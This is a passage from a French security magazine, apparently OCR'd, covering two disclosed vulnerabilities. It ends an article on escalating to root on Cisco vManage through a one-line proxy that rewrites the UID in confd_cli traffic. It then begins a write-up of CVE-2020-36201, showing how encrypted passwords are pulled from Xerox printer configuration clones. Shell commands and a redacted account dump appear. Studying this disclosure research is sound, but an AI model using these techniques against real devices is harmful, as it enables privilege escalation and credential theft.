4. Envoi de l'environnement et d'informations relatives à la session courante (client -> serveur)

Concernant la quatrième étape, l'envoi de l'UID et GID de l'utilisateur courant peut être constaté dans les échanges (en bleu, UID = 0x3F0 = 1008, GID = 0x64 = 100) :



Visualisation des données émises par le binaire confd_cli


Au vu du protocole de communication rudimentaire, ne faisant pas intervenir d'échange de clé ni de données permettant le contrôle d'intégrité, les données transmises ne sont pas chiffrées et leur intégrité n'est pas vérifiée. Un attaquant interceptant les communications peut donc afficher (comme ci-dessus) puis modifier à la volée les données brutes transmises.

Intercepter à la volée pour élever ses privilèges

Exploitant cette absence de vérification d'intégrité / de chiffrement entre le client et l'agent, couplée à la possibilité de définir un agent de substitution (absence de vérification de l'authenticité de l'agent), un attaquant peut modifier l'UID (ou/et le GID) transmis dans les échanges au travers d'un proxy personnalisé en 1 ligne :


```
pipe_out.send(pipe_in.recv().replace("\xf0\x03", "\x00\x00"))
```

Ne reste plus qu'à lancer le proxy en écoute localement :



Proxy en place pour la modification à la volée de l'UID de l'utilisateur

Puis, en lançant le binaire confd_cli en spécifiant notre proxy dans une autre session SSH, les communications sont interceptées et l'UID modifié à la volée :



Exécution du binaire confd_cli en spécifiant le proxy comme port cible

Le schéma suivant récapitule les échanges et interceptions réalisées :





Schéma des flux des échanges et interceptions réalisés par le proxy

Survient alors le shell root espéré :



Les commandes exécutées au travers du proxy sont réalisées avec des droits root

Découle de cet accès la possibilité d'accéder à l'intégralité des configurations, des binaires et des données traitées par les composants de l'appliance vManage.

> Conclusion

Bien que le scénario détaillé dans cet article repose sur des prérequis relativement élevés (accès authentifié à l'interface de gestion vManage, en théorie jamais exposée directement sur Internet), il démontre qu'une grande surface d'attaque potentielle reste à explorer du côté de cette solution relativement récente.

Ressources

[1] https://www.cisco.com/c/dam/global/fr_ch/solutions/enterprise-networks/nb-06-sd-wan-sol-overview-cte-fr.pdf

[2] https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-vmanage-YuTVWqy.html

[3] https://tools.cisco.com/security/center/publicationListing.x?product=Cisco&keyword=sd-wan&sort=-day_sir#~Vulnerabilities

[4] https://medium.com/walmartglobaltech/hacking-cisco-sd-wan-vmanage-19-2-2-from-csrf-to-remote-code-execution-5f73e2913e77

[5] https://www.synacktiv.com/en/publications/pentesting-cisco-sd-wan-part-1-attacking-vmanage.html

[6] https://neo4j.com/labs/apoc/4.1/database-introspection/meta/

[7] http ://66.218.245.39/doc/html/ch02.html

Xerox, l'attaque des clones
Explications détaillées de la faille CVE-2020-36201

Par Yann FERRERE et Arnaud REYGNAUD

> Introduction et chronologie

Les imprimantes sont depuis longtemps un vecteur d'attaques bien trop souvent négligé en entreprise. Mésestimer les risques inhérents à ces équipements conduit trop souvent à :

- La récupération de documents confidentiels (scans / impressions) ;
- L'obtention de comptes du domaine ou de services (ex. via la configuration LDAP, FTP, SMB) ;
- La mise en place de campagnes de phishing (ex. via les interfaces Web) ;
- Le déploiement de firmwares malveillants ;
- Le rebond sur d'autres réseaux (ex. si l'imprimante est partagée sur différents réseaux et se retrouve donc en tant que potentiel pivot).

Au cours d'un audit de sécurité dédié aux Multi-Function Printers (MFP) d'une entreprise (Canon, Xerox, Hewlett-Packard, Epson, Konica Minolta, Sharp, Ricoh, etc.), nous avons eu l'opportunité de consacrer quelques heures de recherche à une version de firmware Xerox. Il en a résulté l'identification d'une vulnérabilité permettant de déchiffrer les mots de passe stockés dans plusieurs modèles fréquemment déployés en entreprise.

Après confirmation de prise en compte et de correction par l'éditeur, nous avons rédigé cet article afin de présenter la démarche d'exploitation.

- Décembre 2019 : Identification de la vulnérabilité et communication avec le support Xerox (validation préalable avec le commanditaire de l'audit) ;
- Juin 2020 : Publication des patchs et des bulletins de sécurité associés [1-2].

> L'élément déclencheur

L'imprimante, le maillon faible

Positionnés sur le SI en boîte noire, nous avons tout d'abord déroulé les étapes usuelles de reconnaissance et de récupération d'informations du périmètre. Différentes vulnérabilités ont ainsi pu être mises en avant parmi lesquelles :

- Exposition des interfaces d'administration sans identifiant ou avec des identifiants par défaut, qu'il est relativement simple de retrouver dans la documentation officielle des éditeurs ;
- Exposition de services par défaut, souvent non utilisés, qui présentent un risque potentiel de sécurité (FTP anonymes, SMBv1, Telnet, SNMP avec des communautés triviales, etc.) ;
- Absence de processus de mises à jour et présence de différentes vulnérabilités publiquement référencées (XSS, RCE, EOP, etc.) ;

L'objectif de cet article ne consiste pas à présenter une méthodologie d'audit de ces équipements, mais plutôt de s'attarder sur une vulnérabilité impactant les imprimantes du constructeur Xerox.

À l'instar d'autres modèles, l'interface de notre cible Xerox WorkCentre 7855 offre la possibilité d'administrer l'ensemble des options de l'imprimante, dont notamment :

- Gestion des niveaux (papier, toner / encre, etc.) ;
- Paramétrage du panneau tactile ;
- Paramétrage des services et du réseau ;
- Pilotage des plages d'allumage et de gestion de l'énergie ;
- Gestion des utilisateurs locaux, des annuaires, etc. ;
- Définition des journaux d'évènements de l'équipement ;
- Export / Import de configurations.


La fonction Clone

Des comptes utilisateurs issus d'un environnement Active Directory, ainsi que des comptes applicatifs locaux peuvent y être configurés. Ces derniers peuvent être extraits via un accès administrateur à l'interface web d'administration exposée par l'imprimante. Néanmoins, ces mots de passe exportés sont chiffrés et inexploitables en l'état.

Cette fonctionnalité d'export de configuration nommée Clone sur l'interface permet de répliquer les informations enregistrées au sein de l'imprimante afin de les sauvegarder ou encore de les importer sur une autre. Nous nous sommes ainsi attardés sur le contenu de ces clones et plus précisément sur la section dénommée accounting.


Le menu de génération d'une archive clone se présente sous la forme suivante.

Jusqu'à présent, rien de bien compliqué. L'interface d'administration ne présentait aucune demande d'authentification sur ces fonctionnalités.



Menu Cloning de l'interface Xerox WorkCentre 7855


Nous avons donc simplement récupéré le clone, en sélectionnant l'ensemble des attributs, avec pour objectif de récupérer des identifiants identifiés au préalable sur l'interface.



Menu Device User Database de l'interface Xerox WorkCentre 7855


Un point sur les Dynamic Loadable Module (DLM)

Suite à la création d'un clone de la configuration de notre cible, nous obtenons un fichier avec pour extension .DLM (ce même format est également utilisé pour d'autres fonctions que nous ne traiterons pas ici).



Lecture de l'en-tête XRX

Inutile de se casser la tête, il s'agit in fine d'une simple archive GZIP (vérifiable en regardant l'en-tête du fichier) qui dispose également d'un en-tête préfixé, propre à Xerox pour le traitement du fichier.




Lecture du contenu après l'en-tête XRX

1F 8B	..	0	gz tar.gz

Sur la base de ce constat, nous pouvons faire abstraction de cet en-tête et ne récupérer que l'archive qui nous intéresse :

```
tail -n +13 <file.dlm> > <file>.tar.gz
ou
grep -Eav «^%%OID|^%%XRX» <file>.dlm > <file>.tar.gz
```

À ce stade, nous pouvons ouvrir l'archive .tar.gz générée. Chaque répertoire dispose d'un nom assez explicite, et nous allons nous intéresser à l'un d'eux.



Répertoires présents au sein de l'archive DLM

En recherchant sur la documentation de Xerox des informations sur les DLM, nous identifions l'acronyme Xerox Standard Accounting (XSA). Nous décidons donc de poursuivre sur le fichier xsa_clone qui semble le plus pertinent pour récupérer les secrets de comptes utilisateurs dans cet export.

```
xsa_clone
\c ess xsa
DELETE FROM xsa.accounts;
DELETE FROM xsa.attribute_data;
DELETE FROM xsa.account_map;
DELETE FROM xsa.role_misc;
DELETE FROM xsa.role_pathway;
DELETE FROM xsa.role_tray_access;
DELETE FROM xsa.role_application;
DELETE FROM xsa.role_job_type;
DELETE FROM xsa.role_service;
DELETE FROM xsa.role_ldap;
DELETE FROM xsa.role_web_access;
DELETE FROM xsa.roles;
COPY xsa.accounts(account_oid,account_id,account_type,account_name,is_admin,passwd,role) FROM STDIN WITH DELIMITER '    ';
4   admin   1   Admin   t   0x455[redacted]   SA
7   SVC_[redacted]   1   SVC_[redacted]   f   0xC579[redacted]   SA,AA
8   adm_[redacted]   1   adm_[redacted]   f   0x448E[redacted]   SA,AA
9   adm_[redacted]   1   adm_[redacted]   f   0xC579[redacted]   SA,AA
1   666666  2   Xerox Administrative Group  t
2   999999  2   XRX_DEF f
3   000000  0   System User f
5   !$ecivreS   1   Customer Service Engineer Account   f   0xF399[redacted]   CSE
6   diag    1   Diagnostics f   0x9FA4[redacted]   CSE
\.
```

Contenu du fichier xsa_clone

Le fichier contient bien les informations propres aux utilisateurs enregistrés sur l’interface WorkCentre. Le mot de passe chiffré pour chaque compte utilisateur se présente ici sous la forme d’une chaîne hexadécimale d’une taille fixe de 36 caractères (préfixe 0x compris).

« Notons que le mot de passe chiffré de notre compte de test s’avère similaire sur les différents modèles d’imprimantes Xerox audités, lorsque nous utilisons le même mot de passe. Cette information nous indique qu’il pourrait très certainement s’agir d’un algorithme de chiffrement commun à l’ensemble des modèles, et ce sans aléa. »

Après différentes tentatives de cassage non concluantes sur ce format, nous avons poursuivi nos investigations afin de comprendre le processus de chiffrement/déchiffrement. Pour ce faire, quoi de mieux que d’analyser directement le firmware utilisé par l’imprimante ? :D

Notons que le mot de passe chiffré de notre compte de test s’avère similaire sur les différents modèles d’imprimantes Xerox audités, lorsque nous utilisons le même mot de passe. Cette information nous indique qu’il pourrait très certainement s’agir d’un algorithme de chiffrement commun à l’ensemble des modèles, et ce sans aléa.


S’agirait-il d’une clé commune ?

> L'analyse du firmware

Téléchargement du firmware officiel


Dans un premier temps, nous récupérons un firmware WorkCentre directement depuis le site de Xerox (accès public) : https://www.support.xerox.com/fr-ca/product/workcentre-7800-series/downloads?platform=all&product=&category=&language=&attributeId=

Plusieurs archives sont proposées sur le site du support de Xerox. Nous avons cependant choisi la WorkCentre_7845-55-system-sw07204000409100.zip pour initier notre étude. Nous avons par la suite vérifié nos découvertes sur d'autres archives.



